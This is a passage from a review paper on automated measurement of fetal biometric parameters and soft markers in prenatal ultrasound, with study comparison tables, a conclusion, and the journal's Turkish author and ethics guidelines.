	Thirusittampalam &Thangavel, 2020	U-Net, Ellipse Fitting	DL	100% localization accuracy, 88.96% sensitivity
	Zhang et al., 2020	CNN (CNN 263K, CNN 1M, Reg-VGG16 and Reg-ResNet50)	DL	Reg-ResNet50 performed better
	Fiorentino et al., 2020	tinyYOLOv2 and U-Net model, Ellipse Fitting	DL	Great potential to support physicians
	Zhang et al., 2022	Various CNN models compared	DL	Segmentation methods give better results and regression-based methods are promising
BPD	Khan et al., 2014	Canny Edge Detection		Reference measurements are comparable to the interobserver agreement for BPD

FL	Thomas et al., 1991	Morphological operators, threshold		The proposed algorithm has potential for reliable ultrasound measurements
	Mukherjee et al., 2010	Polynomial curve fitting, curvature-based thresholding, LTS		Method can be adapted for other fetal limbs
	Wang, 2014	Entropy based segmentation		Effective for the purpose of FL measurement
	Mathews and Deepa, 2014	Density-based and shape-based thresholding, SVM	ML	Accuracy 86.67% for BMP, 91.11 for JPEG
	Khan et al., 2015	ROI, binary threshold, PPHT	ML	The automatic method demonstrated comparable error range between the automatic and manual FL measurements.
	Yu et al., 2015	Phase symmetry, saliency visual attention model		Measurement accuracy 94.5% ± 1.6%
	Amoah et al., 2015	Phase symmetry from Gabor filter bank, Otsu threshold		Fully automatic and can replace the manual approach
	Hermawati et al., 2019	Localized region-based active contour (LRAC)		Noise reduction has a great effect on accurately measuring the gestational age
	Wang, 2019	U-Net	DL	Has potentials to be extended to similar tasks in volumetric ultrasound
	Zhu et al., 2021	Segnet	DL	Better performance compared to the random forest regression model
AC	Yu et al., 2008	Instantaneous coefficient of variation (ICOV), Fuzzy C-Means clustering, IRHT, GVF snake	H	Segmentation accuracy 98.78%+/-0.16%
	Wang et al., 2014	ROI, MSFA, IRHT	H	Can be used as a reliable and accurate tool
	Ravishankar et al., 2016	CNN, HOG, GBM	H	CNNs performed better than traditional tissue analysis
	Jang et al., 2018	CNN, HT	H	Could not accurately predict AC in cases of extremely large fetuses
	Kim et al., 2018	Classification CNN, U-Net and HT	H	Open for development

* *DL stands for Deep Learning, ML stands for Machine Learning, H stands for Hybrid*

Table III

Overview of existing studies which focus on multiple prenatal "biometric parameters"

Biometric Parameters	**Authors**	**Used Techniques**	**Deep/Machine Learning/Hybrid**	**Results/ Observations**
HC, BPD	Lu et al., 2005	K-mean algorithm, IRHT	H	Results are consistent and accurate
	Satwika et al., 2013	Hough Transform with one dimensional parameter space		Can improve the speed of previous research
	Sinclair et al., 2018	VGG-16 model of FCN architecture	DL	Performed at a level similar with the expert
	Kim et al., 2019	U-net	DL	Good at determining the head limit
	Rasheed et al., 2021	U-net, Alexnet, Ellipse Fitting	H	96% accuracy
HC, BPD, OFD	Mathews et al., 2014	Chamfer Matching based Ellipse Fitting, HT based Ellipse Fitting		Superior to HT-based ellipse sensing
	Sofka et al., 2014	Monte Carlo method, IDN	ML	meets the requirements for clinical use
	Foi et al., 2014	DoGEll		Segmentation accuracy was superior to other methods
	Zhang et al., 2017	Texton-based method, RF classifier	ML	Accuracy 95%
	Sahli et al., 2019	HT method-based ROI, SVM	ML	SVM is rapid and accurate
	Li et al., 2020	SAPNet of FCNN architecture, Ellipse Fitting, ROI	DL	Better than the existing fetal head measurement methods

AC, FL, CRL	Yang et al., 2020	Residual U-net and ASPP U-net	DL	Can improve segmentation accuracy
HC, BPD, AC, FL, HC	Oghli et al., 2021	Attention MFP-Unet	DL	Superior performance compared to the latest technology studies
HC, BPD, AC, FL, CRL	Carneiro et al., 2008	Constrained probabilistic boosting tree classifier	ML	Measurements are close to the accuracy of the experts

In Table II and Table III, overview of existing studies which focus on one prenatal "Biometric Parameter" and multiple "Biometric Parameters" are given respectively.

4.2. Studies Focused on Measurement of Soft Markers

4.2.1. Traditional Image Processing

Lakshmi et al. (2008) studied automatic NT and FMF angle measurement for the diagnosis of Down syndrome. ROI, threshold, dilation, and erosion methods were used for FMF segmentation, respectively, and FMF angle was measured using the best fit line method for angle measurement. ROI and Otsu threshold were used for NT segmentation. NT thickness was estimated by finding the coordinates of the pixels and calculating the maximum vertical distance. Nirmala and Palanisamy (2010) presented a semiautomatic method measuring NB length and FMF angle for the prediction of Down syndrome anomaly. The median filter was used in the first step to remove speckle noise and the relevant areas were clipped. In the next step, the NB, anterior bone and palate were divided into sections by applying mean shift cluster analysis and the Canny operator was used to improve the visibility of the edges. In the last step, NB was measured using Blob analysis and FMF was measured using least square line fitting. Wee et al. (2010) used the normalized grayscale cross correlation technique for automatic detection of the presence or absence of NB. The threshold was set at 0.35 to classify the nasal bone according to its absence or presence. It has been stated that the method developed is an effective method for automatic diagnosis. Anjit and Rishidas (2011) developed a method for detecting NB using ultrasound images of the fetus at 11-13 weeks for early detection of Down syndrome. First, a median filter is used to remove speckle noise. In the next step, the watershed transform algorithm was used for the segmentation process and the features in the nasal region were extracted using Discrete Cosine Transform (DCT) and Daubechies D4 Wavelet transform. The extracted features were trained in the Back Propagation Neural Network (BPNN) for the classification process. It has been stated that the proposed method shows high accuracy performance in the diagnosis of Down syndrome and can reduce operator error when combined with certain detection methods. Karl et al. (2012) and Zhen et al. (2013) performed and compared the IT measurement both manually and semi-automatically with a software, which was integrated into the ultrasound machine one year apart. It was stated that the software can be used safely for IT evaluation, although it is open for development. Sonia and Shanthi (2015) have developed a method to detect NB length, which is one of the important soft markers for early detection of Down syndrome. In the first step, ROI was used to subtract the region of interest in the image and reduce the calculation time. In the second step, morphological operators (erosion and dilation), herbaceous thresholding and logical procedures were used for segmentation. In the last step, the NB length is calculated with the Euclidean distance. It has been stated that the proposed technique can be helpful in the early detection of Down syndrome. Sonia & Shanthi (2016) developed a method for measuring NT thickness for early detection of Down syndrome. In the first stage, Lee filter was used to remove speckle noise and ROI was used to extract the relevant region in the image. In the second step, morphological operators (erosion and dilation), Otsu thresholding and logical operations were used for segmentation. In the last step, NT thickness was measured based on the maximum height. Nie et al. (2017) developed an automated method based on dynamic programming to determine the area and the thickness of NT. A new cost function has been proposed for dynamic programming and it is stated that this method provides higher accuracy in NT limit detection.

4.2.2. Machine Learning

Rafeek and Gunasundari (2013) studied NB detection using the BPNN model. In the pre-processing step, hybrid method was used to remove speckle noise and ROI was used to extract the area of interest. Then the normalized dataset was used to train the BPNN and then this network was used to classify the images. It is stated that the proposed method can reduce operator

error and increase detection rate when combined with detection methods. Park et al. (2013) firstly used the Hierarchical Detection Network (HDN) network to detect the NT region in their study of automatic NT measurement. Then, the approximate edges of the NT region were found using Dijkstra's shortest path algorithm and Graph Cut segmentation was used for the correct segmentation process. Finally, NT measurement was calculated based on the maximum thickness of the segmentation result. Sciortino et al. (2017) presented an uncontrolled methodology for determining NT thickness. First, a variation of anisotropic filter was used to remove speckle noise. Wavelet analysis and neural networks are used to find NT effectively. Finally, NT thickness was measured from the edges obtained with standard mathematical morphology.

4.2.3. Deep Learning

Liu et al. (2019) first designed a CNN to directly detect the NT region. In the next step, they used a customized architecture and U-Net model with loss functionality for precise NT segmentation. In the last step, NT measurement was calculated using Principal Component Analysis (PCA). Although there are not many studies on the automatic diagnosis of ventriculomegaly, which is one of the most common abnormal findings in prenatal diagnosis, Chen et al. (2020) worked on automatic measurement of LV from ultrasound images. In the first step, they used Mask-RCNN, one of the deep convolutional neural network models, for pixel-based segmentation. In the next step, the number of pixels per centimeter (PPC) was obtained by morphological processes. In the last step, the pixel length of the LV was obtained by the minimum circumscribing rectangle (MER) method and the LV width was measured by converting the pixel length to a physical length using PPC. Chaudharia and Oza (2021) developed a method for automatic NT detection based on Scale-invariant feature transform (SIFT) and General Regression Neural Network (GRNN). It is stated that this developed method has less errors than SVM, Artificial Neural Network (ANN), Naive Bayes and kNN. Thomas and Arjunan (2022) used VGG-16 based SegNet architecture for segmentation of NT region and AlexNet architecture for classification in their study. It has been stated that the study will increase the diagnosis rate of clinicians.

4.2.4. Hybrid Studies

On the measurement of NT, Deng et al. (2012) have developed an automatic method. In the study in which a hierarchical model is presented, SVM classifier was trained to classify the areas in the image as body, head and NT, and the HOG feature was used to remove speckle noise during training. The built-in Gaussian pyramid is used so that the detection window corresponding to each object can find the object in a suitable scale. In the next step, a spatial model is used to define spatial constraints. Finally, NT determination was obtained by applying a generalized distance transformation. It was stated that the method suggested was an effective method for automatic detection. Anzalone et al. (2013) The first stage is the pre-processing stage, and the following steps are applied in order: anisotropic filtering, thresholding, and mathematical morphology. In the next step, HT was used to identify the fetal head and NT. ROI was found with the template matching approach. K-means clustering is used to estimate the best template and number to use.

Table IV

Overview of existing studies which focus on "soft markers"

Soft Markers	Authors	Used Techniques	Deep/Machine Learning/Hybrid	Results/ Observations
Ventriculomegaly	Chen et al., 2020	Mask-RCNN, morphological operators	DL	Superior performance over manual measurement
NB, FMF angle	Nirmala & Palanisamy, 2010	ROI, mean shift cluster analysis, Canny operator, Blob analysis		May help the physician for better clinical diagnosis
NT, FMF angle	Lakshmi et al., 2018	Best fit line method, ROI, Otsu threshold		Good accuracy of measurement of both NT and FMF
IT	Karl et al., 2012 Zhen et al., 2013	SonoNT software SonoNT software		The software can be used safely for IT evaluation

NB	Wee et al., 2010	Normalized grayscale cross correlation	ML	Effective for automatic diagnosis
	Angit & Rishidas, 2011	Watershed transform algorithm, DCT, Daubechies D4 Wavelet transform, BPNN		High accuracy in diagnosis of Down syndrome
	Rafeek & Gunasundari, 2013	ROI, Prewitt, Sobel and Laplacian methods, Watershed algorithm, DCT, Wavelet transform, BPNN		Can reduce operator error
	Sonia & Shanthi, 2015	ROI, erosion and dilation, Otsu thresholding		Maximum NB of 5.24 ± 0.12 mm for 19-week normal fetus
NT	Deng et al., 2012	SVM classifier, HOG, Gaussian pyramid, spatial model	H	Effective for automatic detection
	Park et al., 2013	HDN, Dijkstra's shortest path algorithm, Graph Cut segmentation	ML	Suitable for clinical use
	Anzalone et al., 2013	HT, ROI, K-means clustering	H	Reliable system that can be used by physicians
	Sonia & Shanthi, 2016	Mutual thresholding, logical operations		Provides accurate NT, helps for DS detection
	Nie et al., 2017	ROI, erosion and dilation, Otsu thresholding, logical operations		Provides high accuracy in NT limit detection
	Sciortino et al., 2017	Dynamic programming-based method	ML	Average error of at most 0.3 mm in 97.4% of the cases
	Liu et al., 2019	Wavelet analysis, neural network, mathematical morphology	DL	Automatically detects and measures NT with promising performance
	Chaudharia & Oza, 2021	Customized CNN and U-Net, PCA SIFT, GRNN	DL	Has less errors than SVM, ANN, Naive Bayes and kNN
	Thomas & Arjunan (2022)	Segnet	DL	Will increase the diagnosis rate of clinicians

In Table IV, an overview of existing studies which focus on "Soft Markers" is given.

Table V

Existing studies grouped by algorithms/methods used.

Algorithm/Method	Biometric Parameters/Soft Markers	Authors
Ada Boost algorithm	GS	Zhang et al., 2011
	GS	Zhang et al., 2012
GVF Snake method	AC	Yu et al., 2008
	GS	Rawat et al., 2013
Otsu Thresholding	GS	Khazendar et al., 2014
	FL	Amoah et al., 2015
	NB	Sonia & Shanthi, 2015
	NT	Nie et al., 2017
	NT, FMF Angle	Lakshmi et al., 2018
Morphological operators	FL	Thomas et al., 1991
	GS	Khazendar et al., 2014
	Ventriculomegaly	Chen et al., 2020
kNN algorithm	GS	Khazendar et al., 2014
	NT	Chaudharia & Oza, 2021
HOG algorithm	NT	Deng et al., 2012
	AC	Ravishankar et al., 2016
	GS	Ibrahim et al., 2017
Random Forest	HC, BPD, OFD	Zhang et al., 2017
	HC	Van den Heuvel et al, 2018
	HC	Li et al., 2018

Hough Transform	NT	Anzalone et al., 2013
	HC, BPD, OFD	Mathews et al., 2014
	HC	Van den Heuvel et al, 2018
	AC	Jang et al., 2018
	AC	Kim et al., 2018
	HC, BPD, OFD	Sahli et al., 2019
Ellipse Fitting	HC, BPD, OFD	Mathews et al., 2014
	HC	Van den Heuvel et al, 2018
	HC	Thirusittampalam &Thangavel, 2020
	HC, BPD, OFD	Li et al., 2020
	HC	Fiorentino et al., 2020
	HC, BPD	Rasheed et al., 2021
ROI	NB, FMF angle	Nirmala & Palanisamy, 2010
	NB	Rafeek & Gunasundari, 2013
	NT	Anzalone et al., 2013
	AC	Wang et al., 2014
	FL	Khan et al., 2015
	NB	Sonia & Shanthi, 2015
	NT	Nie et al., 2017
	HC	Li et al., 2018
	NT, FMF angle	Lakshmi et al., 2018
	HC, BPD, OFD	Sahli et al., 2019
	HC, BPD, OFD	Li et al., 2020
Canny operator	NB, FMF angle	Nirmala & Palanisamy, 2010
	BPD	Khan et al., 2014
Support Vector Machine	NT	Deng et al., 2012
	FL	Mathews and Deepa, 2014
	HC, BPD, OFD	Sahli et al., 2019
Neural networks	GS	Ibrahim et al., 2017
	NT	Liu et al., 2019
CNN	AC	Ravishankar et al., 2016
	AC	Jang et al., 2018
	AC	Kim et al., 2018
	HC	Sobhaninia et al., 2019
	HC	Zhang et al., 2020
	NT	Chaudharia & Oza, 2021
	HC	Zhang et al., 2022
U-net	AC	Kim et al., 2018
	FL	Wang, 2019
	HC, BPD	Kim et al., 2019
	HC	Thirusittampalam &Thangavel, 2020
	HC	Fiorentino et al., 2020
	NT	Chaudharia & Oza, 2021
	HC, BPD	Rasheed et al., 2021
Phase symmetry	FL	Yu et al., 2015
	FL	Amoah et al., 2015
Segnet	FL	Zhu et al., 2021
	NT	Thomas & Arjunan, 2022
IRHT	HC, BPD	Lu et al., 2005
	AC	Yu et al., 2008
	AC	Wang et al., 2014
K-means clustering	HC, BPD	Lu et al., 2005
	NT	Anzalone et al., 2013
VGG-16	HC, BPD	Sinclair et al., 2018
	HC	Zhang et al., 2020
SonoNT	IT	Karl et al., 2012
	IT	Zhen et al., 2013
Watershed algorithm	NB	Angit & Rishidas, 2011
	NB	Rafeek & Gunasundari, 2013
Wavelet transform	NB	Angit & Rishidas, 2011
	NB	Rafeek & Gunasundari, 2013
	NT	Liu et al., 2019
DCT	NB	Angit & Rishidas, 2011
	NB	Rafeek & Gunasundari, 2013

BPNN	NB	Angit & Rishidas, 2011
	NB	Rafeek & Gunasundari, 2013
Erosion and dilation	NB	Sonia & Shanthi, 2015
	NT	Nie et al., 2017
Logical operations	NT	Sonia & Shanthi, 2015
	NT	Nie et al., 2017

Table V is a summary of common algorithms and methods for complete existing work reviewed in this paper.

5. CONCLUSION

Detailed examination and measurement of biometric parameters and soft markers to determine anomalies or growth-development status has an important place in monitoring pregnancy. However, measurement errors are possible due to many factors. Therefore, computer-aided diagnosis has started to occupy an important place in the field of medicine.

In this review, computer-based studies on the most commonly used biometric parameters and soft markers for prenatal diagnosis were examined. Studies are grouped according to the indicators as biometric parameters and soft markers, which are checked for monitoring fetal health and development. These two groups are then categorized as traditional image processing, machine learning, deep learning, and hybrid according to the techniques used. Hybrid studies are the ones that use traditional image processing and learning techniques together.

The computer-based diagnostic methods used in these studies gave better results than expected and showed a level of accuracy to support experts. However, results show that not any method gives accurate and precise results, and the methods are open for development. Recently, studies started to focus on deep learning methods, rather than traditional methods. One of the deep learning architecture, CNN, shows little dependence on pre-processing and shows high performance especially in image processing. Also, CNNs are the most powerful technique for image segmentation. With these features, CNNs seem as they are going to be the leading technology for monitoring fetus health for near future.

However, it should not be forgotten that considering deep learning methods give better results than other techniques, they are still open for improvement. According to the working principle of machine learning and deep learning, the more training data, the higher the success. The scarcity of available ultrasound images and the very costly and time-consuming nature of expert explanations are two of the major challenges. Training the learning model with little data and achieving success is among the future goals. In addition, the poor quality of ultrasound images reduces the success rate compared to other medical images. With the development of imaging techniques, the increase in the quality of ultrasound images and the development of 3D imaging will overcome this problem. Another challenge is that deep learning models require high-performance computers. Many hardware architectures are being studied to overcome this challenge, such as Google's Tensor Processing Unit (TPU) which is a hardware accelerator specialized in deep learning tasks.

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YAZARLARA BİLGİ

TANIM

Acta INFOLOGICA (ACIN), İstanbul Üniversitesi Enformatik Bölümü'nün yayınıdır. Açık-erişimli, bilimsel ve hakemli bir dergi olarak yılda iki defa Haziran ve Aralık aylarında yayınlanır. Derginin başlangıç tarihi 2017'dir.

AMAÇ VE KAPSAM

ACIN, veri-enformasyon-bilgi kavramlarını, bilgi- iletişim teknolojileri ve uygulamalarını temel alarak gerek enformatik alanında gerekse disiplinler arası gerçekleştirilen çalışmalar için bilimsel bir yayın ortamı sunmayı, yayınlanan çalışmalar ile bu alanda çalışan, alana ilgi duyan araştırmacılar ve ilgililerin gelişimine katkı sağlamayı amaçlamaktadır.

ACIN'ın çalışma alanları aşağıda listelenmiştir. Bu alanlarda ya da bu alanlarla ilgili olduğu düşünülen alanlardaki tüm çalışmalar derginin kapsamındadır.

Akıllı Sistemler
Bilgi Güvenliği ve Hukuk
Bilgi Yönetimi
Bilgisayar Ağları
Bilgisayar Mimarisi
Bilişim Sistemleri
Biyoenformatik
Coğrafi Bilgi Sistemleri
E-Uygulamalar
Internet Teknolojileri
Karar Destek Sistemleri ve İş Zekası
Mikro Denetleyici ve Uygulamaları
Mobil Sistemler
Modelleme ve Optimizasyon
Sosyal ve Dijital Medya
Veri Madenciliği
Veri Tabanı Sistemleri
Yapay Zeka ve Makine Öğrenmesi
Yazılım Mühendisliği
Yönetim Bilişim Sistemleri

EDİTORYAL POLİTİKALAR VE HAKEM SÜRECİ

Yayın Politikası

Dergiye yayınlanmak üzere gönderilen makalelerin içeriği derginin amaç ve kapsamı ile uyumlu olmalıdır. Dergi, orijinal araştırma niteliğindeki yazıları yayınlamaya öncelik vermektedir

Genel İlkeler

Daha önce yayınlanmamış ya da yayınlanmak üzere başka bir dergide halen değerlendirmede olmayan ve her bir yazar tarafından onaylanan makaleler değerlendirilmek üzere kabul edilir.

Ön değerlendirmeyi geçen yazılar iThenticate intihal tarama programından geçirilir. İntihal incelemesinden sonra, uygun makaleler Editör tarafından orijinaliteleri, metodolojileri, makalede ele alınan konunun önemi ve derginin kapsamına uygunluğu açısından değerlendirilir.

Bilimsel toplantılarda sunulan özet bildiriler, makalede belirtilmesi koşulu ile kaynak olarak kabul edilir. Editör, gönderilen makale biçimsel esaslara uygun ise, gelen yazıyı yurtiçinden ve /veya yurtdışından en az iki hakemin değerlendirmesine sunar, hakemler gerek gördüğü takdirde yazıda istenen değişiklikler yazarlar tarafından yapıldıktan sonra yayınlanmasına onay verir.

YAZARLARA BİLGİ

Makale yayınlanmak üzere Dergiye gönderildikten sonra yazarlardan hiçbirinin ismi, tüm yazarların yazılı izni olmadan yazar listesinden silinemez ve yeni bir isim yazar olarak eklenemez ve yazar sırası değiştirilemez.

Yayına kabul edilmeyen makale, resim ve fotoğraflar yazarlara geri gönderilmez.

AÇIK ERİŞİM İLKESİ

ACIN'in tüm içeriği okura ya da okurun dahil olduğu kuruma ücretsiz olarak sunulur. Okurlar, ticari amaç haricinde, yayıncı ya da yazardan izin almadan dergi makalelerinin tam metnini okuyabilir, indirebilir, kopyalayabilir, arayabilir ve link sağlayabilir.

ACIN makaleleri açık erişimlidir ve Creative Commons Atıf-GayrıTicari 4.0 Uluslararası (CC BY-NC 4.0) (https://creativecommons.org/licenses/by-nc/4.0/deed.tr) olarak lisanslıdır.

İşlemleme Ücreti

Derginin tüm giderleri İstanbul Üniversitesi tarafından karşılanmaktadır. Dergide makale yayını ve makale süreçlerinin yürütülmesi ücrete tabi değildir. Dergiye gönderilen ya da yayın için kabul edilen makaleler için işlemleme ücreti ya da gönderim ücreti alınmaz.

Hakem Süreci

Daha önce yayınlanmamış ya da yayınlanmak üzere başka bir dergide halen değerlendirmede olmayan ve her bir yazar tarafından onaylanan makaleler değerlendirilmek üzere kabul edilir. Gönderilen ve ön kontrolü geçen makaleler iThenticate yazılımı kullanılarak intihal için taranır. İntihal kontrolünden sonra, uygun olan makaleler baş editör tarafından orijinallik, metodoloji, işlenen konunun önemi ve dergi kapsamı ile uyumluluğu açısından değerlendirilir. Baş editör, makaleleri, yazarların etnik kökeninden, cinsiyetinden, cinsel yöneliminden, uyruğundan, dini inancından ve siyasi felsefesinden bağımsız olarak değerlendirir. Yayına gönderilen makalelerin adil bir şekilde çift taraflı kör hakem değerlendirmesinden geçmelerini sağlar.

Seçilen makaleler en az iki ulusal/uluslararası hakeme değerlendirmeye gönderilir; yayın kararı, hakemlerin talepleri doğrultusunda yazarların gerçekleştirdiği düzenlemelerin ve hakem sürecinin sonrasında baş editör tarafından verilir.

Hakemlerin değerlendirmeleri objektif olmalıdır. Hakem süreci sırasında hakemlerin aşağıdaki hususları dikkate alarak değerlendirmelerini yapmaları beklenir.

- Makale yeni ve önemli bir bilgi içeriyor mu?
- Öz, makalenin içeriğini net ve düzgün bir şekilde tanımlıyor mu?
- Yöntem bütünlüklü ve anlaşılır şekilde tanımlanmış mı?
- Yapılan yorum ve varılan sonuçlar bulgularla kanıtlanıyor mu?
- Alandaki diğer çalışmalara yeterli referans verilmiş mi?
- Dil kalitesi yeterli mi?

Hakemler, gönderilen makalelere ilişkin tüm bilginin, makale yayınlanana kadar gizli kalmasını sağlamalı ve yazar tarafında herhangi bir telif hakkı ihlali ve intihal fark ederlerse editöre raporlamalıdırlar. Hakem, makale konusu hakkında kendini vasıflı hissetmiyor ya da zamanında geri dönüş sağlaması mümkün görünmüyorsa, editöre bu durumu bildirmeli ve hakem sürecine kendisini dahil etmemesini istemelidir.

Değerlendirme sürecinde editör hakemlere gözden geçirme için gönderilen makalelerin, yazarların özel mülkü olduğunu ve bunun imtiyazlı bir iletişim olduğunu açıkça belirtir. Hakemler ve yayın kurulu üyeleri başka kişilerle makaleleri tartışamazlar. Hakemlerin kimliğinin gizli kalmasına özen gösterilmelidir.

TELİF HAKKINDA

YAZARLARA BİLGİ

YAYIN ETİĞİ VE İLKELER

Acta INFOLOGICA (ACIN), yayın etiğinde en yüksek standartlara bağlıdır ve Committee on Publication Ethics (COPE), Directory of Open Access Journals (DOAJ), Open Access Scholarly Publishers Association (OASPA) ve World Association of Medical Editors (WAME) tarafından yayınlanan etik yayıncılık ilkelerini benimser; Principles of Transparency and Best Practice in Scholarly Publishing başlığı altında ifade edilen ilkeler için: https://publicationethics.org/resources/guidelines-new/principles-transparency-and-best-practice-scholarly-publishing
Gönderilen tüm makaleler orijinal, yayınlanmamış ve başka bir dergide değerlendirme sürecinde olmamalıdır. Her bir makale editörlerden biri ve en az iki hakem tarafından çift kör değerlendirmeden geçirilir. İntihal, duplikasyon, sahte yazarlık/inkar edilen yazarlık, araştırma/veri fabrikasyonu, makale dilimleme, dilimleyerek yayın, telif hakları ihlali ve çıkar çatışmasının gizlenmesi, etik dışı davranışlar olarak kabul edilir.

Kabul edilen etik standartlara uygun olmayan tüm makaleler yayından çıkarılır. Buna yayından sonra tespit edilen olası kuraldışı, uygunsuzluklar içeren makaleler de dahildir.

ARAŞTIRMA ETİĞİ

Acta INFOLOGICA (ACIN) araştırma etiğinde en yüksek standartları gözetir ve aşağıda tanımlanan uluslararası araştırma etiği ilkelerini benimser. Makalelerin etik kurallara uygunluğu yazarların sorumluluğundadır.

- Araştırmanın tasarlanması, tasarımın gözden geçirilmesi ve araştırmanın yürütülmesinde, bütünlük, kalite ve şeffaflık ilkeleri sağlanmalıdır.
- Araştırma ekibi ve katılımcılar, araştırmanın amacı, yöntemleri ve öngörülen olası kullanımları; araştırmaya katılımın gerektirdikleri ve varsa riskleri hakkında tam olarak bilgilendirilmelidir.
- Araştırma katılımcılarının sağladığı bilgilerin gizliliği ve yanıt verenlerin gizliliği sağlanmalıdır. Araştırma katılımcıların özerkliğini ve saygınlığını koruyacak şekilde tasarlanmalıdır.
- Araştırma katılımcıları gönüllü olarak araştırmada yer almalı, herhangi bir zorlama altında olmamalıdırlar.
- Katılımcıların zarar görmesinden kaçınılmalıdır. Araştırma, katılımcıları riske sokmayacak şekilde planlanmalıdır.
- Araştırma bağımsızlığıyla ilgili açık ve net olunmalı; çıkar çatışması varsa belirtilmelidir.
- Deneysel çalışmalarda, araştırmaya katılmaya karar veren katılımcıların yazılı bilgilendirilmiş onayı alınmalıdır. Çocukların ve vesayet altındakilerin veya tasdiklenmiş akıl hastalığı bulunanların yasal vasisinin onayı alınmalıdır.
- Çalışma herhangi bir kurum ya da kuruluşta gerçekleştirilecekse bu kurum ya da kuruluştan çalışma yapılacağına dair onay alınmalıdır.
- İnsan öğesi bulunan çalışmalarda, "yöntem" bölümünde katılımcılardan "bilgilendirilmiş onam" alındığının ve çalışmanın yapıldığı kurumdan etik kurul onayı alındığı belirtilmesi gerekir.

YAZARLARIN SORUMLULUĞU

Makalelerin bilimsel ve etik kurallara uygunluğu yazarların sorumluluğundadır. Yazar makalenin orijinal olduğu, daha önce başka bir yerde yayınlanmadığı ve başka bir yerde, başka bir dilde yayınlanmak üzere değerlendirmede olmadığı konusunda teminat sağlamalıdır. Uygulamadaki telif kanunları ve anlaşmaları gözetilmelidir. Telife bağlı materyaller (örneğin tablolar, şekiller veya büyük alıntılar) gerekli izin ve teşekkürle kullanılmalıdır. Başka yazarların, katkıda bulunanların çalışmaları ya da yararlanılan kaynaklar uygun biçimde kullanılmalı ve referanslarda belirtilmelidir.

Gönderilen makalede tüm yazarların akademik ve bilimsel olarak doğrudan katkısı olmalıdır, bu bağlamda "yazar" yayınlanan bir araştırmanın kavramsallaştırılmasına ve tasarımına, verilerin elde edilmesine, analizine ya da yorumlanmasına belirgin katkı yapan, yazının yazılması ya da bunun içerik açısından eleştirel biçimde gözden geçirilmesinde görev yapan birisi olarak görülür. Yazar olabilmenin diğer koşulları ise, makaledeki çalışmayı planlamak veya icra etmek ve / veya revize etmektir. Fon sağlanması, veri toplanması ya da araştırma grubunun genel süpervizyonu tek başına yazarlık hakkı kazandırmaz. Yazar olarak gösterilen tüm bireyler sayılan tüm ölçütleri karşılamalıdır ve yukarıdaki ölçütleri karşılayan her birey yazar olarak gösterilebilir. Yazarların isim sıralaması ortak verilen bir karar olmalıdır. Tüm yazarlar yazar sıralamasını Telif Hakkı Anlaşması Formunda imzalı olarak belirtmek zorundadırlar.

Yazarlık için yeterli ölçütleri karşılamayan ancak çalışmaya katkısı olan tüm bireyler "teşekkür / bilgiler" kısmında sıralanmalıdır. Bunlara

örnek olarak ise sadece teknik destek sağlayan, yazıma yardımcı olan ya da sadece genel bir destek sağlayan, finansal ve materyal desteği sunan kişiler verilebilir.

Bütün yazarlar, araştırmanın sonuçlarını ya da bilimsel değerlendirmeyi etkileyebilme potansiyeli olan finansal ilişkiler, çıkar çatışması ve çıkar rekabetini beyan etmelidirler. Bir yazar kendi yayınlanmış yazısında belirgin bir hata ya da yanlışlık tespit ederse, bu yanlışlıklara ilişkin düzeltme ya da geri çekme için editör ile hemen temasa geçme ve işbirliği yapma sorumluluğunu taşır.

EDİTÖR VE HAKEM SORUMLULUKLARI

Baş editör, makaleleri, yazarların etnik kökeninden, cinsiyetinden, cinsel yöneliminden, uyruğundan, dini inancından ve siyasi felsefesinden bağımsız olarak değerlendirir. Yayına gönderilen makalelerin adil bir şekilde çift taraflı kör hakem değerlendirmesinden geçmelerini sağlar. Gönderilen makalelere ilişkin tüm bilginin, makale yayınlanana kadar gizli kalacağını garanti eder. Baş editör içerik ve yayının toplam kalitesinden sorumludur. Gereğinde hata sayfası yayınlamalı ya da düzeltme yapmalıdır.

Baş editör; yazarlar, editörler ve hakemler arasında çıkar çatışmasına izin vermez. Hakem atama konusunda tam yetkiye sahiptir ve Dergide yayınlanacak makalelerle ilgili nihai kararı vermekle yükümlüdür.

Hakemlerin araştırmayla ilgili, yazarlarla ve/veya araştırmanın finansal destekçileriyle çıkar çatışmaları olmamalıdır. Değerlendirmelerinin sonucunda tarafsız bir yargıya varmalıdırlar. Gönderilmiş yazılara ilişkin tüm bilginin gizli tutulmasını sağlamalı ve yazar tarafında herhangi bir telif hakkı ihlali ve intihal fark ederlerse editöre raporlamalıdırlar. Hakem, makale konusu hakkında kendini vasıflı hissetmiyor ya da zamanında geri dönüş sağlaması mümkün görünmüyorsa, editöre bu durumu bildirmeli ve hakem sürecine kendisini dahil etmemesini istemelidir.

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YAZILARIN HAZIRLANMASI

DİL

Derginin yayın dili Türkçe ve Amerikan İngilizcesi'dir.

Yazıların Hazırlanması ve Yazım Kuralları

Aksi belirtilmedikçe gönderilen yazılarla ilgili tüm yazışmalar ilk yazarla yapılacaktır. Makale gönderimi online olarak ve http://acin.istanbul.edu.tr adresinden erişilen http://dergipark.org.tr/login üzerinden yapılmalıdır. Gönderilen yazılar, makale türünü belirten ve makaleyle ilgili detayları içeren (bkz: Son Kontrol Listesi) kapak sayfası; editöre mektup, yazının elektronik formunu içeren Microsoft Word 2003 ve üzerindeki versiyonları ile yazılmış elektronik dosya ve tüm yazarların imzaladığı Telif Hakkı Anlaşması Formu eklenerek gönderilmelidir.

1. Microsoft Word 6.0 ya da üstü bir versiyon kullanıyorsanız ACIN Makale Şablonunu kullanabilirsiniz. Aksi halde, bu doküman bir yönerge olarak kullanılabilir.
2. Makale başlıkları büyük harf ve küçük harflerden oluşmalı, bütün harfler büyük olmamalıdır. Başlığa formül yazmaktan kaçınılmalıdır. Başlıkta "(Davetli)" ya da benzeri ifadeler yer almamalıdır.
3. Öz 150-250 kelime arasında olmalıdır, bir paragraf olarak yazılmalı ve matematiksel denklem ya da tablo içermemelidir. Öz, okuyucunun kolaylıkla bulabilmesi için, üç ya da dört anahtar kelime ya da ifade içermelidir. Öz iyi okunabilir ve de dilbilgisi açısından doğru olmalıdır.
4. Özün altında çalışmanın içeriğini temsil eden üç anahtar kelime olmalıdır. Anahtar kelimelerin, "TR Dizin Anahtar Terimler Listesi", "Medical Subject Headings", "CAB Theasarus", "JISCT, "ERIC" vd. tarafından tanımlanmış olmasına önem verilmelidir.
5. Çalışmaların başlıca şu unsurları içermesi gerekmektedir: Türkçe başlık, öz ve anahtar kelimeler; İngilizce başlık öz ve anahtar kelimeler; ana metin bölümleri, kaynaklar, tablolar ve şekiller.
